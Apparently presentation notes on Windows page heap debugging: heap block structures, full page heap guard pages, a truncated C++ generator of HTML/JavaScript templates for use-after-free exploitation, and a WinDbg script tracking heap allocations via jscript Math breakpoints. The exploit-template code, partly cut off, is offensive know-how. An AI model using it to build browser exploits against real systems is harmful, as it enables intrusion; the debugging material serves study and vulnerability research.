
```
|typedef struct _DPH_BLOCK_INFORMATION
|{
|    ULONG StartStamp;
|    PVOID Heap;
|    ULONG RequestedSize;
|    ULONG ActualSize;
|    union
|    {
|        LIST_ENTRY FreeQueue;
|        SINGLE_LIST_ENTRY FreePushList;
|        WORD TraceIndex;
|    };
|    PVOID StackTrace;
|
|    ULONG EndStamp;
|} DPH_BLOCK_INFORMATION, *PDPH_BLOCK_INFORMATION;
```

Full Page Heap


- In addition to its own unique fill patterns, full page heap adds the notion of a guard page to each heap block.
- A guard page is a page of inaccessible memory that is placed either at the start or at the end of a heap block. Placing the guard page at the start of the heap block protects against heap block under runs, and placing it at the end protect against heap overruns.

what a heap block looks like when full page heap is turned on.

Forward Overrun: Allocated Heap Block



Forward Overrun: Free Heap Block



Why not always run with full page heap enabled?

- full page heap is very resource intensive.
full page heap places one page of inaccessible memory at the end (or beginning) of each allocation. If the process you are debugging is memory hungry, the usage of page heap might increase the overall memory consumption by an order of magnitude.

Scripter-> template generator for use after free exploitation

```
// scripter.cpp : Defines the entry point for the console application.
//

#include "stdafx.h"

#include <windows.h>

FILE *g_scriptOutput=NULL;

char* startTag()
{
    static char start[] = "\n\n<html>\n<script>\nfunction Start() {\n\nMath.acos(1);\n\nvoid(Math.atan2(0xbabe,

printf(start);
return start;
}

char *endTag()
{
    static char end[] = "\n\n}\n\n</script>\n\n"
        "<body onLoad=\"window.setTimeout(Start,1000);\" id=\"bodyid\">\n\n\n</body></html>\n\n";
    printf(end);
    return end;
}

char *InjectObject()
```

Log allocation

```
$$ 7c9101db==breakpoint is at the RET instruction of ntdll!RtlAllocateHeap.  
.block  
{  
  
r @$t1 =  ${$arg1};  $$allocation size  
r @$t2=0;  
.printf "Logging  calls to  HeapAlloc(0x%x)",@$t1;.echo;  
  
bu 7c9101db "r $t0=esp+0xc;.if (poi(@$t0) = @$t1) {r @$t2=@$t2+1; .printf \"+[0x%x]  
RtlAllocateHeap hHEAP 0x%x, \", @$t2,poi(@esp+4);.printf \"size: 0x%x, \",poi(@$t0);.printf  
\"Allocate chunk at 0x%x\\\", eax;.echo;\n poi(@esp);.echo};g\"  
  
bu jscrip!JsAtan2 "j (poi(poi(esp+14)+18) == babe) '.printf \"DEBUG: %mu\\\",  
poi(poi(poi(esp+14)+8)+8); .echo; g';"  
  
bu jscrip!JsAcos " .echo DEBUG: heapLib breakpoint";
```

Live Demo

